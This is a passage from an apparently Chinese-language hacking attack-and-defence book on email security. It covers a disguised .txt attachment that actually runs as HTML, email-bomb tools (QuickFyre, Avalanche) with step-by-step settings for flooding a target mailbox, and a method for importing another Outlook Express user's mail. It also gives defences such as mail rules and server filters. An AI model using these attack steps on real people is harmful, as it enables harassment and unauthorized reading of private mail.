即使对方没有选择直接打开附件，而是选择“保存附件”将文件保存下来，在资源管理器里也看不到文件扩展名，而且用户用杀毒程序杀毒，也不会显示有病毒，可能这里用户会非常放心地运行它，没想到也一样会遭遇悲惨的结果。



该欺骗的实现原理：

当对方双击这个伪装起来的.txt时候，由于真正文件扩展名是.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}，也就是.html文件，于是就会以html文件的形式运行，而只要在该.html文件文件中加入一些破坏性的命令，对方也就防不胜防了，因为很多初学者经验不够，老手也可能因为没留意而打开它，从而让黑客有了可乘之机。

欺骗识别及防范方法：

这种带有欺骗性质的.txt文件显示出来的并不是文本文件的图标，它显示的是未定义文件类型的标志，这是区分它与正常.txt文件的最好方法。识别的另一个办法是在“按Web页方式”查看时在“资源管理器”左侧会显示出其文件名全称，此时可以看到它不是真正的txt文件。

所以一定要注意收到的邮件中附件的文件名，不仅要看到显示出来的扩展名，还要注意其实际显示的图标是什么。对于附件中别人发来的看起来是.txt的文件，可以将其下载后用鼠标右键选择“用记事本打开”，这样查看会安全一些。

## 5.4 电子邮箱轰炸攻防

电子邮件炸弹，英文是 E-Mail Bomb，它是指发送那些自身体积（字节数）超过了信箱容量的电子邮件，或者由某服务器短时间内连续不断地向同一个信箱发送大量的电子邮件，将正常的邮件淹没在垃圾邮件的海洋中。同时，如果邮箱大小有限制的话（一般情况都是这样），大量邮件造成信箱堵塞，会造成信箱打不开的后果。

邮件炸弹可以说是目前网络中最“流行”的一种恶作剧。当某人所作所为引起了好事者不满时，好事者就可以通过这种手段来发动进攻。

其原理是先制作一封母信，复制一封母信（子信），发送子信，再复制母信，再发送子信……其攻击流程如图 5-4-1 所示，其中 N 代表所发信的数量。



图 5-4-1 邮箱炸弹的攻击流程

这种攻击手段不仅会干扰用户的电子邮件系统的正常使用，甚至它还能影响到邮件系统所在的服务器系统的安全，造成整个网络系统全部瘫痪，所以邮件炸弹也具有很大的危害。除了我们在第 1.2.4 节里介绍的 Kaboom！邮件炸弹工具以外，还有以下一些常用的邮件炸弹。

### 5.4.1 邮件炸弹工具——QuickFyre

现在，已经有很多种能自动产生邮件炸弹的软件程序，而且逐渐普及的趋势。下面我们就来看一下邮件炸弹工具——QuickFyre。其运行界面如图 5-4-2 所示，显然这是一个可以同时发多份电子邮件的程序。

在“Target”输入框中输入收信人的信箱地址；

在“Sender”输入框中输入发信人的邮箱地址；

在“Subject”输入框中输入邮件的主题；

在“Server”输入框中输入邮件服务器地址；

在“Copies”输入框中输入邮件复制的份数；

在主界面下方的信件内容框中输入信件内容，然后单击“Mail”按钮，程序便开始连接服务器，然后开始发信！



图 5-4-2 QuickFyre 的主界面



这个软件非常简单实用，可以跟 Kaboom！媲美，唯一遗憾就是不能粘贴附件，所以想要把对方炸死，发送的邮件数量需要设置得大一些。

### 5.4.2 邮件炸弹工具——Avalanche 邮箱炸弹

Avalanche 也是一个邮箱炸弹工具，其最新版本为 v2.8，主界面如图 5-4-3 所示。



图 5-4-3 Avalanche 主界面

其具体操作步骤如下：

Avalanche 工具也分为 Mail bomber 和 Mailing Lists 两部分。单击“Mail Bomber”按钮，弹出如图

5-4-4 所示窗口，点击“Mail Properties”标签，其中：

Domain name：任务名（填不填均都可以）  
To：收信人地址  
From：发信人地址  
Server：发信服务器地址  
Subject：主题  
E-mailer：发信软件  
Carbon copy：抄送  
Relays：重复次数

点击“Options”标签，如图5-4-5所示。

其中：

Number of e-mails：发信数量

Mail until stopped：累加发信，直到点按“Stop”按钮时，它才停止

Use real IP for mail headers：在主题中使用自己的真正IP

Use random insult for subject：在主题中自动生成骂人的话

Append random insult to message：在信中附加骂人的话

Randomly frame others：附加其他信息

然后直接点按“Message”选项，在其中填写信件内容就可以了。

最后点击“Start”按钮，即刻开始发送邮件进行攻击了。

另外，单击“Mailing Lists”按钮，则会弹出如图5-4-6所示窗口，这里主要是邮件订阅，或是广告宣传用。




图 5-4-4 “Mail Bomber”窗口




图 5-4-5 “Options”选项窗口



图 5-4-6 “Mailing Lists”窗口

其中：

Address：邮件组收信人

Name：订阅人名称  
Server：指定发信服务器  
Start：开始订阅按钮  
Randomly frame others：附加其他信息  
Start：开始发送按钮



一般来讲，邮件炸弹有两大应用：

合法使用：通过邮件炸弹的 CC 功能来发宣传广告；  
非法使用：当然是炸信箱了！

### 5.4.3 如何防范邮件炸弹

下面我们以 Outlook Express 为例，来说明一下如何在邮件客户端防御邮件炸弹。因为邮件炸弹有两种表现形式：发送垃圾邮件和巨型邮件。

下面我们就分别对两类邮件炸弹的防范方法进行一些介绍：

#### 1. 拒绝垃圾邮件

我们在受到邮件炸弹的攻击之后，就需要花大量时间去处理这些邮件，浪费大量的时间和精力，而如果不处理则邮箱就会显得很乱，并且占用大量的磁盘空间。



那么，有什么办法可以避免以后再受到这些邮件炸弹的攻击吗？



办法当然有了，我们只要灵活运用 Outlook Express 的邮件规则，就可以实现拒垃圾邮件于“千里”之外的目的了。

在 Outlook Express 中拒绝垃圾邮件的方法如下：

打开 Outlook Express，选择“工具”|“邮件规则”|“邮件”命令，如图 5-4-7 所示，打开“新建邮件规则”对话框，如图 5-4-8 所示。




图 5-4-7 选择“邮件规则 / 邮件”命令




图 5-4-8 “新建邮件规则”对话框

在“新建邮件规则”对话框中，我们可以选择 11 种规则条件，分别是：

- 若“发件人”行中包含用户
- 若“主题”行中包含特定的词
- 若邮件正文包含特定的词
- 若“收件人”行中包含用户
- 若“抄送”行中包含用户
- 若“收件人”或“抄送”行中包含用户
- 若邮件标记为优先级
- 若邮件来自指定的用户
- 若邮件长度大于指定的大小
- 若邮件带有附件
- 若邮件安全
- 针对所有邮件

对于每个规则条件，都有 12 种操作可供选择，它们是：

- 移动到指定的文件夹
- 将它复制到指定的文件夹
- 删除
- 转发到指定的用户
- 用指定的颜色突出显示
- 做标记
- 标记为已读
- 将邮件标记为被跟踪或忽略
- 使用邮件回复
- 停止处理其他邮件
- 不要从服务器上下载
- 从服务器删除

根据观察，我们可以发现以前收到的垃圾邮件的主题行中都包含单词“stroker”或者“anonymous”，可以使用“若‘主题’行中包含特定的词”规则条件来拒收垃圾邮件。在“选择规则条件”列表中选“若‘主题’行中包含特定的词”，在“选择规则操作”列表中选择“从服务器上删除”，如图 5 - 4 - 9 所示。



图 5-4-9 设置邮件规则

然后在如图 5-4-9 所示的“规则描述”列表中，单击蓝色带下划线的“包含特定的词”，在新打开的“键入特定文字”对话框中输入邮件主题行所包含的单词。在“键入特定文字”对话框中，键入主题行中包含的文字，如图 5-4-10 所示，单击“添加”按钮，添加主题行中包含的单词。

如果单击“键入特定文字”对话框中的“选项”按钮，就会打开“规则条件选项”对话框，如图 5-4-11 所示，在这个对话框中可以选择包含文字或者不包含文字。



图 5-4-10 “键入特定文字”对话框




图 5-4-11 “规则条件选项”对话框

完成设置之后，在如图 5-4-12 所示的“新建邮件规则”中单击“确定”按钮，则可以打开“邮件规则”对话框，如图 5-4-13 所示。



图 5-4-12 设置完成的邮件规则



图 5-4-13 “邮件规则”对话框

然后在“邮件规则”对话框中单击“立即应用”按钮，打开“开始应用邮件规则”对话框，如图 5-4-14 所示。

在“开始应用邮件规则”对话框中，选择要应用的规则，然后单击“浏览”按钮，打开如图 5-4-15 所示的“应用于文件夹”对话框，选择应用规则的文件夹。






图 5-4-14 “开始应用邮件规则”对话框



图 5-4-15 “应用于文件夹”对话框

选择“收件箱”后确定，回到在“开始应用邮件规则”对话框中单击“立即应用...”按钮，Outlook Express 会提示规则已经开始应用，如图 5-4-16 所示。此后，一旦 Outlook Express 发现满足规则的垃圾邮件时，就会把它自动删除了。




图 5-4-16 提示规则已经开始应用

## 提示

在这里应用邮件规则的时候，切记要注意邮件规则的范围，以免把正常的邮件也给过滤掉。

## 2. 拒绝巨型邮件

在 Outlook Express 中防御巨型邮件的攻击，实际上也是利用邮件规则，在邮件规则中新建一条规则，步骤如下：

打开 Outlook Express，选择“工具”|“邮件规则”|“邮件”命令，打开如图 5-4-17 所示的“新建邮件规则”对话框。

在“新建邮件规则”对话框中选择规则条件为：如果邮件长度大于指定的大小，在规则操作中选择“从服务器上删除”，然后单击规则说明中的“指定的大小”链接，打开“设置大小”对话框，如图 5-4-18 所示，接着再在该对话框中输入邮件的大小，只是注意要设置的大小不能够大于邮箱的容量。




图 5-4-17 防御巨型邮件



图 5-4-18 “设置大小”对话框

进行到这里之后，我们只要把规则应用到收件箱，就可以有效地拒绝巨型邮件的进攻了。

### 3. 在邮件服务器上设置过滤器

先打开一封垃圾或是炸弹 E-Mail，记下发信人的地址，然后登上邮件服务器，进入“邮箱配置”，设置“拒收过滤器”，把发炸弹人的地址输入到黑名单中，服务器一旦收到这些人的信，就会自动删除；设置“收件过滤器”，邮件的标题、邮件头、发件人包含哪些关键字，可设置在服务器上删除或作其它处理。如图 5-4-19 所示。




图 5-4-19 在邮件服务器上设置过滤器

### 4. 避免邮件炸弹的一些忠告

(1) 不要“招惹是非”。在网上，无论在聊天室同人聊天，还是在论坛上与人争论，都应注意言辞不可过激，更不能进行人身攻击。否则，一旦对方知道你的信箱地址，有可能会炸你一下。另外，也不要轻易在网上到处乱贴你的网页地址或者产品广告之类的帖子，或者直接向陌生人的信箱里发送这种有可能被对方认为是垃圾邮件的东西，因为这样做极有可能引起别人的反感，甚至招致对方的“炸弹”报复。

(2) 不要使用自动回复功能报复发件人。不要认为邮件发送有个回复功能，就可以将发炸弹的人报复回来，那是十分愚蠢的！发件人有可能是用的假地址发信，这个地址也许填得与收件人地址相同。这样你不但不能回报对方，还会使自己的邮箱彻底完结！

(3) 伪装你的邮件地址。平时我们在公告板或是论坛上发信息时，有可能需要提供自己的邮件地址，而垃圾邮件制造者会用一些专门的邮件地址搜集程序来搜索收集有效的邮件地址，所以当你向公告板或是论坛发送信息时必须小心，不要成为收集程序的目标。你可以在你的地址中添加一些文字，使自动收集程序无法识别你的地址，而人们却可以容易地识别出。例如：your\_name 防@yourisp 垃圾.com，其中的用户名和域名让自动收集程序毫无用处。别人收集不到你的邮件地址，也就不会给你乱发垃圾邮件了。

#### 5.4.4 邮件炸弹的克星 E-mail chomper

这里我们再来介绍一个邮件炸弹的克星——E-mail chomper，该软件是一个提供远程邮箱功能的小工具，利用它可以在不用下载信件内容的情况下，列出服务器上每封邮件的标题，寄信人及附加文件的大小。当你发现一些不想下载的信件或是邮件炸弹时，便可将它直接删除，这样我们就可有效地对付那些垃圾邮件和巨型邮件炸弹的进攻了。

该软件的使用方法如下：

E-mail chomper 软件包如图 5-4-20 所示，双击 setup.exe 可执行文件，打开 E-mail chomper 的安装向导，根据向导的提示一路点按“Next”就可以很容易安装该软件了。



图 5-4-20 E-mail chomper 软件包

在完成安装之后，打开 E-mail chomper，则会出现如图 5-4-21 所示的主界面窗口。  
点选菜单中的“Setup”|“Options”命令，打开如图 5-4-22 所示的“Options”(选项)对话框。




图 5-4-21 E-mail chomper 主窗口




图 5-4-22 Options (选项) 对话框

在“Options”对话框中，我们可以看到 3 个选项卡：POP 选项卡、General 选项卡、View 选项卡。在 POP 选项卡中，填入需要远程管理的邮件服务器的地址：域名或者 IP 地址、邮箱的用户名、密码。在“View”选项卡中，可以控制显示的最大邮件数量，默认值为 30，如图 5-4-23 所示。




图 5-4-23 “View”选项卡

完成设置之后，单击“Options”对话框中的“OK”按钮。然后在E-mail chomper的主窗口中，选择菜单“POP”|“Connect”命令，或者单击工具条上的第一个按钮，E-mail chomper就会列出指定邮箱中的所有邮件了（切忌不要超过在“Option”对话框的“View”选项卡中设定的数目）。在E-mail chomper中列出了邮件的发件人、邮件大小、邮件发送的时间，以及邮件的主题，如图5-4-24所示。




图 5-4-24 显示电子邮箱中的所有邮件

这时候我们在E-mail chomper中就可以一目了然地看出哪些是垃圾邮件，哪些是巨型邮件了。如果某个发件人一下子给我们发了几百封邮件，那么，这些邮件很有可能就是垃圾邮件；如果某个邮件非常大，那这个邮件可能是邮件炸弹中的巨型邮件。

我们如果能够判断出哪些邮件是垃圾邮件，就可以选中这些邮件，然后单击工具条上的第三个按钮，把这些邮件删除就可以了。



E-mail chomper 是一个提供远程邮箱功能的小工具，别看这小工具功能单一，但却十分实用。它解决了当前邮件炸弹问题，一旦你的邮箱被炸再也不用害怕了。该工具可以帮你迅速恢复，平时你也可以用来管理你的邮箱，另外E-mail notify也是这类远程邮箱管理工具中较常用的一种，用法与E-mail chomper大同小异，这里就不再赘述。

## 5.5 邮件收发软件的漏洞攻防

对使用频率极高的电子邮件来讲，很多人都喜欢利用专门的邮件软件来收发邮件，所以只要这些邮件软件存在漏洞，我们的邮件就有被进攻的可能性，只要有进攻，就需要防御。



如果要是有一种一劳永逸的方法该多好啊！不过，怎么可能呢？互联网上遍布高手，我真是为你欢喜为你忧.....

### 5.5.1 Outlook Express 邮件的攻防

在网吧上网或者是在办公室使用公共电脑时，很多人上网都喜欢使用Outlook Express作为邮件处理软件，为了保证自己邮件的安全，一般都利用OE的多用户管理手段建立自己的标识并设置密码（主菜单中选择“文件”|“标识”中设置），认为这样可以达到自己邮件安全保密的目的。

其实这样的办法并不能保证邮件信息安全，别人照样可以非常轻松地获取其它标识的邮件。

首先查找想要获得的信箱目录。方法很简单：只要利用查找\*.dbx命令就可以找到需要的目录，找到后记下该目录，这里假定为D:\DYNADOC\youandme。

下面我们以 OE 6.0 为例来介绍获取其他标识邮件的方法。

(1) 启动 OE 到你自己的标识, 然后选择“文件”|“导入”|“邮件”, 在弹出的“Outlook Express 导入选择程序”窗口的“选择要导入电子邮件程序的来源”中的“Microsoft Outlook Express 5”, 然后单击“下一步”, 如图 5-5-1 所示。

(2) 在弹出的“从 OE6 导入”窗口中选择“从 OE6 存储目录中导入邮件”后单击“确定”, 如图 5-5-2 所示。




图 5-5-1 选择要导入电子邮件程序的来源




图 5-5-2 选择从 OE6 存储目录中导入邮件

(3) 在新的弹出的“Outlook Express 导入邮件位置”窗口中, 点击“浏览”按钮或直接手工添入第一步找到的目录, 然后单击下一步, 如图 5-5-3 所示;

(4) 在弹出的“Outlook Express 导入选择文件夹”窗口中选择你想要导入的 OE 邮件文件夹, 如图 5-5-4 所示, 你可以导入另外一个标识的所有文件夹, 也可以有选择的导入某一个文件夹, 选择完成后单击“下一步”, 你会发现一个进度条在显示导入的进度。



图 5-5-3 指定邮件存放位置



图 5-5-4 选择要导入的邮件文件夹

完成后出现“Outlook Express 导入完成”窗口, 点击“完成”按钮完成整个导入过程。



呵呵, 就这样轻轻松松将别人的邮件导入到自己邮箱了, 什么 GG、MM 的情书都不在话下。



如果我们远程窃取了别人存放邮件的文件夹, 那么可以采用同样的方法将对方的邮件导入到自己的邮箱中。

OE 的这种方便给黑客带来了可乘之机, 那么我们该如何保护我们的邮件呢?

从前面的阐述中不难看出，Outlook Express 泄密的关键就在于存储邮件的文件夹被找到，导致攻击者可以随意窃取你的邮件。如果对存储邮件文件夹做一番处理，那么安全系数就会大大提高。

在 Outlook Express 的主窗口菜单中选择“工具”|“选项”|“维护”，会出现如图 5-5-5 所示窗口。

单击窗口中的“存储文件夹”按钮，会弹出“存储位置”对话框，如图 5-5-6 所示。




图 5-5-5 “维护”对话框



图 5-5-6 “存储位置”对话框

这时候点击“更改”按钮，在弹出的对话框中选事先建好的用来存邮件的文件夹，最好起个不会引起别人注意的名字。

如这里我们选择 D:\DYNADOC\youandme，一般人绝对想象不到邮件会存放在这里，如图 5-5-7 所示，再点按“确定”按钮。然后重新启动 Outlook Express，以后所有收发的邮件就全在 D:\DYNADOC\youandme 文件夹下了。

接下来找到 D:\DYNADOC\youandme 文件夹，用右键点击，在弹出的菜单中选“属性”，再选中“隐藏”后点按“确定”按钮，如图 5-5-8 所示。



图 5-5-7 更改后的邮件存储位置




图 5-5-8 选中“隐藏”后确定

然后用 WinZip 对 D:\DYNADOC\youandme 文件夹进行压缩，如图 5-5-9 所示。

在压缩之前，点击“密码”按钮，对该压缩包设置密码，如图 5-5-10 所示，然后点击“添加”按钮即得到设置有密码保护的youandme.zip 文件。




图 5-5-9 压缩文件夹




图 5-5-10 为压缩文件夹设置密码保护

然后将原邮件文件夹删除，这样别人便不能得到你的邮件文件了。万一黑客知道你这个不起眼的压缩包就是你的邮件，但是破解密码也够他受的。



另外，我们可将存储邮件文件夹转移到软盘或是其它移动存储设备上，我们只要在使用时插入软盘或其它存储设备，用后带走，就再也不怕泄密了。

假如你是在公用的电脑上收发邮件，建议还是不使用 Outlook Express，因为 OE 始终会将邮件下载到本地，使你的邮件面临泄密的危险，最好用 Web 方式收发邮件，收发邮件完毕将浏览器中的历史记录清除，具体操作步骤为：

右击桌面上的“Internet Explorer”图标，再点击“属性”|“清除历史记录”|“确定”，如图 5-5-11 所示，这样就可以放心地离开电脑了。

